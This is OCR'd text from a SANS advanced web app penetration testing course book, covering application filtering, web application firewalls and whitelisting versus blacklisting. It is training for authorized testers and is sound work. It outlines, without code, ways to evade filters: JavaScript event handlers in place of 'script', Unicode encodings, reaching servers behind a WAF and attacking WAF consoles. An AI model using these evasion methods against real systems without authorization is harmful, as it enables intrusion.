


SANS

www.sans.org

SECURITY 642


ADVANCED WEB APP PENETRATION TESTING AND ETHICAL HACKING

642.5

Web Application Firewall and Filter Bypass

The right security training for your staff, at the right time, in the right location.

V2013_0902
Revision 1




Adv. Web Application Penetration Testing: WAFs and Filtering Bypass and Exploitation

SANS Security 642.5

Version 3Q13

Today's class will build on the topics from the previous days, encoding and discovery being key. We will explore the usage of various filtering types and web application firewalls to protect the target applications and infrastructure. This will first focus on the filtering and then move into the web application firewalls seen today. After understanding how the technologies work, we will dive deeper into methods a penetration tester can use to bypass these controls to discover and exploit the underlying application.




Course Roadmap

- Advanced Discovery and Exploitation
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- ***Web Application Firewall and Filter Bypass***
- Capture the Flag

- ***Introduction***
  - Filtering and App firewalling
  - Blacklisting v. Whitelisting
  - Exercise: WAF v. Filtering
- Filtering
  - .NET Filtering
  - ESAPI Filtering
- Web Application Firewalls
  - WAF Options
  - Mod_Security
  - Exercise: mod_security
- Bypassing Controls
  - Discovering Controls
  - Exercise: Fingerprinting Controls
  - Automated WAF Detection Tools
  - Exercise: Automated Tools
- Cross-site Scripting
  - HTML5
  - Data URIs
  - Exercise: Input Types
  - CDATA and Comments
  - VBScript
  - Exercise: XSS Bypasses
- SQL Injection
  - Bypassing Controls
  - SQLMap
  - SQLMap Tamper Scripts
  - Exercise: SQLMap
- Conclusions

SEC642 Advanced Web App Penetration Testing - © 2013

To begin we will look at the protections offered by filtering technologies.




Web App Security Defenses

- There are two types of web app security defenses
  - Filtering within the application or framework
  - Web application firewalling
- Penetration testers have to be able to both detect and fingerprint these defenses
  - Is the application not vulnerable or just behind a WAF?
  - Are input defenses modifying my test traffic?
- Testing the web app and the security defenses are two different types of engagements
  - If vulnerabilities exist in our application, they need to be fixed regardless on the presence of input defenses
  - If both types of tests are desired, do two separate tests!
  - Testers cannot successfully test both at the same time

Filtering protections today fall into one of two main categories. These categories are filtering logic within the applications and separate web application firewalling. During our testing, we have to be able to detect that this filtering is taking place. Few things are worse than performing a test and not realizing that your attacks are being blocked by a filter or WAF. This leads to false negatives because the applications could be vulnerable to attack; you just needed to perform some type of simple bypass modification to your attack. Since you did not perform this modification, you missed the serious hole in the application.

Both our defenses and our applications should be tested, however they should be tested separately so the tester can focus on the different techniques needed to test each.




Application Filtering

- Filtering within the application is the most common
  - Often provided automatically by the web framework
  - Easiest for developers to control or add
  - Usually difficult to whitelist testers without code changes
- Filtering is part of the application
  - Logic within the processing of the inputs
  - A third party included library such as OWASP's ESAPI
- Different techniques are available
  - Regular expressions
  - Signature based (still usually regular expressions ;-))

Application filtering is probably the most common protection we find in web applications today. (Behind the sad answer of "But it's behind our network firewall?!?!?!") This is mainly due to the fact that it is the easiest mechanism a developer can implement and control. It is also increasing in usage due to the popular frameworks such as .NET and Java including some basic filtering within the languages supported. The difference between this type of filtering and a web application firewall is the fact that it is included within the application code. It can be done as part of the logic within the application's code or loaded as a library that the developer can call when needed. A great example of a security library is the Enterprise Security API (ESAPI) by OWASP. (More information about ESAPI is available at https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API)

Filtering itself has two techniques available for use. These are signature based filtering and plain old regular expressions. The first, signature based, is not very common within application logic, but some libraries available will have a list of signatures that they match against. The application just passes the input being filtered and if it matches a signature, it is blocked. This is very similar to anti-virus techniques. The second, and way more common, technique is regular expressions. The developer creates a regular expression, a matching technology basically, that attempts to determine if the input should be allowed or blocked.




Filtering Types

- Filtering can be implemented in two main areas
  - Within the application code created by the app developer
  - As part of the web framework (i.e. .NET, JavaServer Faces (JSF), Rails, Django, etc.)
- Framework code typically has known bypass flaws
  - Made to work transparently with most applications
  - This code is usually focused on XSS attacks, often only JavaScript
- Application code is only as good as the developer
  - Unlike framework code, only one set of eyes usually see this code
  - This code is usually simple character blacklists
- During a test, we need to determine what type of filtering is in use in the application or framework

As we mentioned earlier, the implementation of filtering can also be different. If the application is depending on the framework to perform this protection, such as the anti-XSS libraries within .NET, the attacker can look for public bypass techniques. Most frameworks only provide simple protections and the application normally assumes that if the input made it past the framework it must be safe to use. This allows us to attack this assumption.

The other implementation is within the application code itself. This can be through a library, such as the ESAPI discussed earlier, or via custom code developed in-house within the development team. Either option is dependent on the skill and security savvy-ness of the code developer and the consistency of its implementation. If the developer is more focused on blocking SQL injection attacks, then we can bypass this by using XSS exploits and targeting the end user through the application. Consistency is also a problem with this implementation. If the developer misses an input or doesn't add the protection to a portion of the application, we can find those gaps an exploit there.

Finally we need to determine what implementation and type of filtering is in place. We will explore techniques to do this later today.



Web Application Firewalling

- Web application firewalls are outside the application
  - Either on the server or a separate device
- The WAF is trained
  - Understands what is normal traffic
- Very similar to filtering
  - Easier to update or work with multiple applications
- Commercial and open source systems available
  - mod_security is one open source WAF

Web Application

WAF


Web Browser

Web application firewalls (WAF) are a second category of protection. These are a newer technology to most organizations and are not seen widely deployed just yet. The functionality of a WAF is very similar to the filtering we have already discussed, with a couple of major differences.

The first difference is that the WAF is outside of the application. It can be either a separate device that's inline to the HTTP traffic or it can be installed in the web server or application server. Mod_security is an example of an open source module for Apache that performs this type of application firewalling within a web server. Examples of mod_security's commercial brothers are devices from Breach Security, the owner of the mod_security codebase.

The second main difference is that filtering via a WAF can be set up to filter multiple applications at the same time. This is needed due to the idea of virtual hosting within a web server or the fact that multiple web servers could be behind a WAF device.

The final difference is the idea of training. Many WAFs have a mode where they monitor traffic to and from the application being protected. Once the WAF understands normal, it can be placed in protection mode where it blocks everything else. Most filtering techniques do not have this ability, they have to be built to understand what to protect.



WAF Types


- There are two main types of WAF systems
  - Implementation types
- Web application firewalls can be a separate device or built into the web server
  - Both methods ensure the WAF is inline with the HTTP traffic
- Bypass can be done via request modification
  - Or by talking directly to the server behind the WAF
- WAF administration interfaces can also be targeted during the testing

As discussed previously, the two types of implementation are built into the server or as a separate device. As we look to attack these protections to bypass the control, we have to think about this implementation style. The differences can be used in our bypass techniques.

The first method, where the WAF is part of the web server or application server, is very similar to bypassing normal application filtering. We can modify our inputs based on what the WAF is trying to match. For example, if the WAF is looking to block the word *script*, can we use a JavaScript event handler instead? If the WAF is assuming the input is ASCII or UTF-8, can we use UNICODE?

The second method is useful for separate devices. If we can get behind the WAF and talk directly to the application, the protection is useless. One method we could use is to compromise an internal machine and talk to the web server directly. This would be a major problem for the organization as the developers will often assume the WAF is protecting them.

Finally, keep in mind that there are often administration consoles or vulnerabilities within the WAF itself. If we can compromise the WAF, we could turn off the protection or even use the WAF to capture traffic from other sessions.




Rules Types

- We need to understand blocking types
  - No matter if it is filtering or firewalling
- Each protection uses some form of rules
  - Signatures or detection patterns
- We typically see two types
  - Whitelisting
  - Blacklisting
- They can be combined based on what we protect
  - And how we look to match attacks

As we begin to look at protection types, and how to bypass them, we have to understand the types of blocking that can be done. By this we are not talking about filtering or firewalling, we mean how the rules sets are built. As the rules are designed, the person building them makes a decision if they will whitelist or blacklist. This decision affects how we will examine the protections.

When we detect that filtering or firewalling is taking place, we then need to determine how it is working. Is it a WAF or a protection offered by the framework? Are they doing whitelisting or blacklisting? By answering these questions, we are able to then determine methods we could use to bypass the control to test the underlying application.

Keep in mind that as we look at these two types, we need to understand how they work and the reasons for using that type of protection. We also need to keep in mind that they can be combined. So as we attempt to fingerprint the protection, we may see both in use.



Whitelisting


- Whitelisting is the safest form of filtering
  - We hate it as pentesters ☺
- Whitelisting attempts to enumerate goodness
  - Only allow what is good and correct
  - i.e., 0-9 and the dash for phone numbers
- We can typically bypass this, but it takes more effort
  - And limits the exploits available most times

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Whitelisting is the most stringent and secure method to filter web input and traffic. This technique attempts to enumerate what is allowed instead of what is not. Because if this it is very difficult for an attacker to bypass and as penetration testers we both hate it and love it. Our dislike is based on the difficulty of bypassing it, but since we are really here to help make things more secure, it's nice to see that people are using it. (Confusing life we live!)

Whitelisting is not seen as often as blacklisting, because it's hard for a developer to know what is "good" within an application's input. While our example of a phone number is pretty simple to grasp, (numbers and dashes are allowed even if you were able to spell your name in your phone number!), when we look at most inputs they just aren't this simple. A great example of this is last names. Does your code know that O'Reilly is a valid last name, even if that apostrophe is a SQL injection character? It gets even worse when we look at company names, addresses or comments and 